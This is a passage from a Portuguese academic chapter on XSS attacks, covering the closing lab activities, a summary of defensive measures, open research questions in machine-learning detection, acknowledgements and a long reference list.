No Nível Avançado, o usuário realiza atividades de inspeção, captura de teclado e, por fim, aplica contramedidas ao ataque XSS. Nesta última atividade, reproduzida pela Figura 4.17, o usuário emprega técnicas apresentadas neste capítulo, como a sanitização de entradas, a codificação de saídas e a implementação de uma diretriz CSP. Ao todo, são três atividades práticas.

Figura 4.17. Página do laboratório de contramedidas.

Para o leitor que concluiu ao menos um dos níveis de atividades, há um formulário de avaliação que deve ser preenchido em `http://gtexss.uff.br`.

4.6. Considerações Finais

Este capítulo apresentou conceitos e contramedidas a XSS para tornar aplicações Web menos vulneráveis a este tipo de ataque. Espera-se que os leitores, ao fim deste capítulo, tenham compreendido como os ataques XSS são explorados em aplicações Web, saibam diferenciar os diferentes tipos de ataques que exploram as vulnerabilidades XSS e que passem a aplicar identificar boas práticas sobre o desenvolvimento de aplicações Web seguras. Uma aplicação Web é vulnerável a um ataque XSS quando é possível inserir código malicioso em sua página Web legítima. A injeção de código malicioso pode se dar através de campos presentes na página Web, envio de formulários, carregamento de arquivos, parâmetros fornecidos em URLs etc. Uma estratégia de prevenção eficaz a ataques XSS não se restringe a uma única técnica, mas envolve a adoção de diferentes técnicas. Entre elas, destacam-se a filtragem de entradas do usuário baseada em listas negras e brancas, a verificação de tipos e formatos de dados de entrada, a codificação apropriada dos dados de saída para os usuário, a aplicação de diretrizes como o CSP, o uso de recursos de segurança oferecidos por plataformas de desenvolvimento de software, o uso de recursos de segurança adicionais dos navegadores e, por fim, a conscientização contínua de toda a equipe de desenvolvimento ao longo do ciclo de vida do software. A combinação dessas medidas em múltiplas camadas reforça a resiliência das aplicações Web em face de ataques XSS cada vez mais sofisticados.

A pesquisa sobre detecção de ataques XSS demonstra uma tendência em se concentrar no uso de técnicas baseadas em aprendizado de máquina. No entanto, ainda existem alguns problemas de pesquisa em aberto que podem ser explorados para que essas técnicas passem a ser utilizadas como mecanismos de detecção de ataques XSS em tempo-real. Não há um conjunto de dados universal em larga escala e diverso para ataques XSS. A maior parte das pesquisas apoia-se em conjuntos de dados obsoletos ou personalizados pelos autores, que muitas vezes não cobrem a diversidade de cargas úteis de ataques XSS. Sem a construção de um conjunto de dados de *benchmark* que inclua cargas úteis de ataques XSS reais e diversas, muitos trabalhos que realizam a detecção baseada em aprendizado de máquina apresentam algum nível de enviesamento nos resultados. Uma direção para solucionar essa questão encontra-se no uso de redes adversárias generativas para sintetizar cargas úteis de ataques XSS diversas baseadas em conjuntos de dados reais. Além disso, poucos trabalhos exploram a representação combinada de sintaxe e semântica através de estruturas em grafos ou árvore de sintaxe abstrata para evitar que técnicas de ofuscação e codificação tornem a sintaxe ruidosa e dificultem a detecção dos ataques. Uma direção para contornar esse problema está em utilizar modelos de linguagem como o *Bidirectional Encoder Representations from Transformers* (BERT) desenvolvido pelo Google e otimizá-lo para padrões de cargas úteis encontradas em ataques XSS. Outra questão pouco explorada nos trabalhos é a integração e avaliação dos modelos propostos como um *Web Application Firewall* dos navegadores. No geral, os trabalhos de detecção de ataques XSS baseados em aprendizado de máquina estão focados em construir modelos através de conjuntos de dados limitados sem uma avaliação posterior sobre a sua viabilidade de implementação com ataques em tempo-real. Uma direção para essa questão está em im-

plementar esses modelos, verificar o tempo de resposta que esses modelos apresentam em tempo-real e utilizar conjuntos de dados que não foram utilizado para treinar o modelo para simular os ataques XSS.

Este capítulo também contou com a descrição de uma atividade prática para reforçar o aprendizado dos leitores sobre os ataques XSS. A atividade prática usa o emulador EXSS [Guarizi et al., 2024], desenvolvido pelos autores no contexto dos Grupos de Trabalho do Programa Hackers do Bem da RNP e que está disponível na página do projeto em `http://gtexss.uff.br`. O objetivo com o uso e a popularização desse emulador é atrair e capacitar profissionais para a área de cibersegurança, sejam eles recém-formados no ensino médio e no ensino médio técnico, sejam eles profissionais graduados e pós-graduados. Isso porque há um deficit estimado de 750 mil profissionais de cibersegurança somente no Brasil. Portanto, a capacitação em cibersegurança é um tema imperativo para a academia, a indústria e o governo e todas as iniciativas na área, como o emulador EXSS e este capítulo, são muito bem-vindas.

Agradecimentos

Este capítulo foi realizado com recursos do CNPq (processos 405940/2022-0 e 408255/2023-4), CAPES (processos 88887.954253/2024-00 e 88887.123038/2025-00), FAPERJ e RNP/SENAI-SP/Softex/MCTI.

Referências

[Abdi e Williams, 2010] Abdi, H. e Williams, L. J. (2010). Principal component analysis. *Wiley Interdisciplinary Reviews: Computational Statistics*, 2(4):433–459.

[BBC, 2018] BBC (2018). British Airways faces record £183m fine for data breach. Disponível em `https://www.bbc.com/news/business-48905907` (09/01/2025).

[Berners-Lee et al., 2005] Berners-Lee, T., Fielding, R. T. e Masinter, L. (2005). RFC 3986: Uniform Resource Identifier (URI): Generic Syntax. Disponível em `https://www.rfc-editor.org/rfc/rfc3986.html` (23/04/2025).

[Bingham e Mannila, 2001] Bingham, E. e Mannila, H. (2001). Random projection in dimensionality reduction: applications to image and text data. Em *Proceedings of the Seventh ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, p. 245–250.

[Bird et al., 2009] Bird, S., Klein, E. e Loper, E. (2009). *Natural Language Processing with Python: Analyzing Text with the Natural Language Toolkit*. O'Reilly Media.

[Bohara et al., 2022] Bohara, R., VV, A., Jaiswal, D. J., Nikhil, M., Pandey, B., Raghav, U. et al. (2022). A Survey Paper On Cross-Site Scripting (XSS). Em *Proceedings of the International Conference on Innovative Computing & Communication (ICICC)*.

[Chandrashekar e Sahin, 2014] Chandrashekar, G. e Sahin, F. (2014). A survey on feature selection methods. *Computers & Electrical Engineering*, 40(1):16–28.

[Chansuwath e Senivongse, 2016] Chansuwath, W. e Senivongse, T. (2016). A model-driven development of web applications using AngularJS framework. Em *2016 IEEE/ACIS 15th International Conference on Computer and Information Science (ICIS)*, p. 1–6. IEEE.

[Chawla et al., 2002] Chawla, N. V., Bowyer, K. W., Hall, L. O. e Kegelmeyer, W. P. (2002). SMOTE: Synthetic Minority Over-sampling TEchnique. *Journal of Artificial Intelligence Research*, 16:321–357.

[CyCognito, 2023] CyCognito (2023). Web Apps are Leaving PII Exposed State of External Exposure Management Report. Relatório técnico, CyCognito.

[DOMPurify, 2025] DOMPurify (2025). DOMPurify. Disponível em `https://github.com/cure53/DOMPurify` (07/03/2025).

[Fang et al., 2018] Fang, Y., Li, Y., Liu, L. e Huang, C. (2018). DeepXSS: Cross site scripting detection based on deep learning. Em *Proceedings of the 2018 International Conference on Computing and Artificial Intelligence*, p. 47–51.

[Geetha e Thilagam, 2021] Geetha, R. e Thilagam, T. (2021). A review on the effectiveness of machine learning and deep learning algorithms for cyber security. *Archives of Computational Methods in Engineering*, 28(4):2861–2879.

[Google Chrome Developers, 2024] Google Chrome Developers (2024). Trusted Types: Prevent DOM XSS by default. Disponível em `https://developer.chrome.com/blog/new-in-devtools-89` (23/04/2025).

[Grossman et al., 2007] Grossman, J., Hansen, R., Petkov, P., Rager, A. e Fogie, S. (2007). *XSS attacks: Cross Site Scripting exploits and defense*. Syngress.

[Guarizi et al., 2024] Guarizi, B. D., Alves, I. M. M., Fernandez, J. A., Souza, G. O. P., Watanabe, J. A. C., Mascarenhas, D. M., Bastos, I. V., Rubinstein, M. G. e Moraes, I. M. (2024). EXSS: Um Emulador Educativo de Ataques Cross-Site Scripting. Em *Anais do XXIV Simpósio Brasileiro de Segurança da Informação e de Sistemas Computacionais*.

[Gupta e Chaudhary, 2020] Gupta, B. B. e Chaudhary, P. (2020). *Cross-site scripting attacks: classification, attack, and countermeasures*. CRC Press.

[Gupta e Gupta, 2017] Gupta, S. e Gupta, B. B. (2017). Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art. *International Journal of System Assurance Engineering and Management*, 8:512–530.

[Han et al., 2022] Han, J., Kamber, M. e Pei, J. (2022). *Data Mining: Concepts and Techniques*. Morgan Kaufmann.

[Hannousse et al., 2024] Hannousse, A., Yahiouche, S. e Nait-Hamoud, M. C. (2024). Twenty-two years since revealing cross-site scripting attacks: A systematic mapping and a comprehensive survey. *Computer Science Review*, 52:100634.

[Heiderich et al., 2013] Heiderich, M., Schwenk, J., Frosch, T., Magazinius, J. e Yang, E. Z. (2013). MXSS attacks: Attacking well-secured web-applications by using innerhtml mutations. Em *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, p. 777–788.

[Hidayat, 2025] Hidayat, A. (2025). Esprima. Disponível em `https://esprima.org/index.html` (21/04/2025).

[Kallin e Valbuena, 2013] Kallin, J. e Valbuena, I. L. (2013). Excess XSS - a comprehensive tutorial on cross-site scripting. Disponível em `https://excess-xss.com/` (07/03/2025).

[Kaur et al., 2023] Kaur, J., Garg, U. e Bathla, G. (2023). Detection of Cross-Site Scripting (XSS) attacks using machine learning techniques: a review. *Artificial Intelligence Review*, 56(11):12725–12769.

[Keras, 2025] Keras (2025). Keras: Deep learning for humans. Disponível em `https://keras.io/` (07/04/2025).

[Kumar e Ponsam, 2023] Kumar, J. H. e Ponsam, J. G. (2023). Cross Site Scripting (XSS) vulnerability detection using machine learning and statistical analysis. Em *2023 International Conference on Computer Communication and Informatics (ICCCI)*, p. 1–9. IEEE.

[Lala et al., 2021] Lala, S. K., Kumar, A. et al. (2021). Secure Web development using OWASP guidelines. Em *2021 5th International Conference on Intelligent Computing and Control Systems (ICICCS)*, p. 323–332. IEEE.

[Langa et al., 2025] Langa, L., Ramine, A., Sneddon, S., Nikulin, I. e Sivonen, H. (2025). html5lib . github. Disponível em `https://github.com/html5lib` (21/04/2025).

[Latest Cyber Security News, 2019] Latest Cyber Security News (2019). Fortnite hack could have compromised many gamers accounts. Disponível em `https://latesthackingnews.com/2019/01/17/fortnite-hack-could-have-compromised-many-gamers-accounts/amp/` (08/01/2025).

[Latest Cyber Security News, 2020] Latest Cyber Security News (2020). Vulnerabilities in event service meetup.com could allow group takeovers. Disponível em `https://latesthackingnews.com/2020/08/09/vulnerabilities-in-event-service-meetup-com-could-allow-group-takeovers/amp/` (08/01/2025).

[Lazuardy e Anggraini, 2022] Lazuardy, M. F. S. e Anggraini, D. (2022). Modern frontend web architectures with react.js and next.js. *Research Journal of Advanced Engineering and Science*, 7(1):132–141.

[Le e Mikolov, 2014] Le, Q. e Mikolov, T. (2014). Distributed representations of sentences and documents. Em *Proceedings of the 31st International Conference on Machine Learning*, Proceedings of Machine Learning Research, p. 1188–1196, Bejing, China. PMLR.

[Lin et al., 2022] Lin, Z., Liang, H., Fanti, G. e Sekar, V. (2022). Raregan: Generating samples for rare classes. Em *Proceedings of the AAAI Conference on Artificial Intelligence*, p. 7506–7515.

[Liu et al., 2019] Liu, M., Zhang, B., Chen, W. e Zhang, X. (2019). A survey of exploitation and detection methods of XSS vulnerabilities. *IEEE Access*, 7:182004–182016.

[Liu et al., 2021] Liu, Z., Fang, Y., Huang, C. e Han, J. (2021). GraphXSS: an efficient XSS payload detection approach based on graph convolutional network. *Computers & Security*, 114:102597.

[Liu et al., 2022] Liu, Z., Fang, Y., Huang, C. e Xu, Y. (2022). GAXSS: effective payload generation method to detect XSS vulnerabilities based on genetic algorithm. *Security and Communication Networks*, 2022:1–15.

[Lu et al., 2022] Lu, J., Wei, Z., Qin, Z., Chang, Y. e Zhang, S. (2022). Resolving Cross-Site Scripting attacks through fusion verification and machine learning. *Mathematics*, 10(20):3787.

[Mikolov et al., 2013] Mikolov, T., Corrado, G., Chen, K. e Dean, J. (2013). Efficient estimation of word representations in vector space. Em *Proceedings of the International Conference on Learning Representations (ICLR 2013)*.

[Mokbal, 2022] Mokbal, F. M. M. (2022). Cross-Site Scripting attacks: A comprehensive dataset for AI techniques usage. Disponível em `https://github.com/fawaz2015/XSS-dataset` (01/04/2025).

[Mokbal et al., 2019] Mokbal, F. M. M., Dan, W., Imran, A., Jiuchuan, L., Akhtar, F. e Xiaoxi, W. (2019). MLPXSS: an integrated XSS-based attack detection scheme in web applications using multilayer perceptron technique. *IEEE Access*, 7:100567–100580.

[Mokbal et al., 2021] Mokbal, F. M. M., Dan, W., Xiaoxi, W., Wenbin, Z. e Lihua, F. (2021). XGBXSS: an extreme gradient boosting detection framework for cross-site scripting attacks based on hybrid feature selection approach and parameters optimization. *Journal of Information Security and Applications*, 58:102813.

[Mokbal et al., 2020] Mokbal, F. M. M., Wang, D., Wang, X. e Fu, L. (2020). Data augmentation-based conditional Wasserstein generative adversarial network-gradient penalty for XSS attack detection system. *PeerJ Computer Science*, 6:e328.

[Mozilla, 2017] Mozilla (2017). The directory of the web. Disponível em `https://dmoztools.net/` (07/04/2025).

[OpenBugBounty, 2024] OpenBugBounty (2024). Free bug bounty program and coordinated vulnerability disclosure | open bug bounty. Disponível em `https://www.openbugbounty.org/` (01/04/2025).

[OWASP, 2019] OWASP (2019). XSS Filter Evasion Cheat Sheet. Disponível em https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html (05/04/2025).

[OWASP, 2021] OWASP (2021). OWASP Top 10. Disponível em https://owasp.org/Top10/ (09/01/2025).

[OWASP, 2022] OWASP (2022). OWASP AntiSamy | OWASP Foundation. Disponível em https://owasp.org/www-project-antisamy/ (22/04/2025).

[OWASP, 2024] OWASP (2024). Cross Site Scripting (XSS) | OWASP foundation. Disponível em https://owasp.org/www-community/attacks/xss/ (09/01/2025).

[OWASP, 2025] OWASP (2025). Zed Attack Proxy (ZAP) – alert 40012: Cross-site scripting. https://www.zaproxy.org/docs/alerts/40012/ (20/04/2025).

[OWASP Foundation, 2025] OWASP Foundation (2025). OWASP Enterprise Security API (ESAPI). Disponível em https://owasp.org/www-project-enterprise-security-api/ (23/04/2025).

[PortSwigger, 2024] PortSwigger (2024). Cross-Site Scripting (XSS) cheat sheet. Disponível em https://portswigger.net/web-security/cross-site-scripting/cheat-sheet (05/04/2025).

[PortSwigger, 2025] PortSwigger (2025). Using Burp to find Cross-Site Scripting issues. Disponível em https://portswigger.net/support/using-burp-to-find-cross-site-scripting-issues (20/04/2025).

[r2c, Inc., 2025] r2c, Inc. (2025). Ruleset "XSS" – semgrep registry. Disponível em https://semgrep.dev/p/xss (20/04/2025).

[Richardson, 2025] Richardson, L. (2025). Beautiful Soup: We called him Tortoise because he taught us. Disponível em https://www.crummy.com/software/BeautifulSoup/ (21/04/2025).

[Rodríguez et al., 2020] Rodríguez, G. E., Torres, J. G., Flores, P. e Benavides, D. E. (2020). Cross-Site Scripting (XSS) attacks and mitigation: A survey. *Computer Networks*, 166:106960.

[Rubio, 2017] Rubio, D. (2017). *Beginning django*. Springer.

[Sarmah et al., 2018] Sarmah, U., Bhattacharyya, D. e Kalita, J. K. (2018). A survey of detection methods for XSS attacks. *Journal of Network and Computer Applications*, 118:113–143.

[Shah, 2020] Shah, S. S. H. (2020). Cross Site Scripting XSS dataset for Deep Learning. Disponível em https://www.kaggle.com/datasets/syedsaqlainhussain/cross-site-scripting-xss-dataset-for-deep-learning/data (01/04/2025).

[SonarSource, 2021] SonarSource (2021). S5131 – Endpoints should not be vulnerable to reflected XSS. Disponível em https://community.sonarsource.com/t/s5131-endpoints-security-and-xss-attacks/51881 (20/04/2025).

[Stenback e Heninger, 2004] Stenback, J. e Heninger, A. (2004). Document Object Model (DOM) level 3 load and save specification version 1.0. Disponível em https://www.w3.org/TR/DOM-Level-3-LS/ (12/04/2025).

[Team, 2021] Team, G. S. (2021). Open redirects — defense in depth. Disponível em https://security.googleblog.com/2021/04/preventing-open-redirects-in.html (23/04/2025).

[TensorFlow, 2025] TensorFlow (2025). Tensorflow. Disponível em https://www.tensorflow.org/ (07/04/2025).

[Thajeel et al., 2023a] Thajeel, I. K., Samsudin, K., Hashim, S. J. e Hashim, F. (2023a). Dynamic feature selection model for adaptive Cross Site Scripting attack detection using developed multi-agent deep Q learning model. *Journal of King Saud University - Computer and Information Sciences*, 35(6):101490.

[Thajeel et al., 2023b] Thajeel, I. K., Samsudin, K., Hashim, S. J. e Hashim, F. (2023b). Machine and deep learning-based XSS detection approaches: A systematic literature review. *Journal of King Saud University - Computer and Information Sciences*, 35(7):101628.

[Uto e Melo, 2009] Uto, N. e Melo, S. (2009). Vulnerabilidades em aplicações web e mecanismos de proteção. *Minicursos SBSeg*, p. 237–283.

[Vice, 2015] Vice (2015). The MySpace Worm that Changed the Internet Forever. Disponível em https://www.vice.com/en/article/wnjwb4/the-myspace-worm-that-changed-the-internet-forever (09/01/2025).

[Vluymans, 2019] Vluymans, S. (2019). *Learning from Imbalanced Data*, p. 81–110. Springer International Publishing, Cham.

[Wang et al., 2024] Wang, Q., Li, C., Wang, D., Yuan, L., Pan, G., Cheng, Y., Hu, M. e Ren, Y. (2024). IGXSS: XSS payload detection model based on inductive GCN. *International Journal of Network Management*, e2264.

[Weamie, 2022] Weamie, S. J. (2022). Cross-Site Scripting attacks and defensive techniques: A comprehensive survey. *International Journal of Communications, Network and System Sciences*, 15(8):126–148.

[West e Sartori, 2025] West, M. e Sartori, A. (2025). Content Security Policy level 3. Disponível em https://www.w3.org/TR/CSP3/ (18/04/2025).

[XSSed, 2015] XSSed (2015). XSSed | Cross Site Scripting (XSS) attacks information and archive. Disponível em http://www.xssed.com/ (01/04/2025).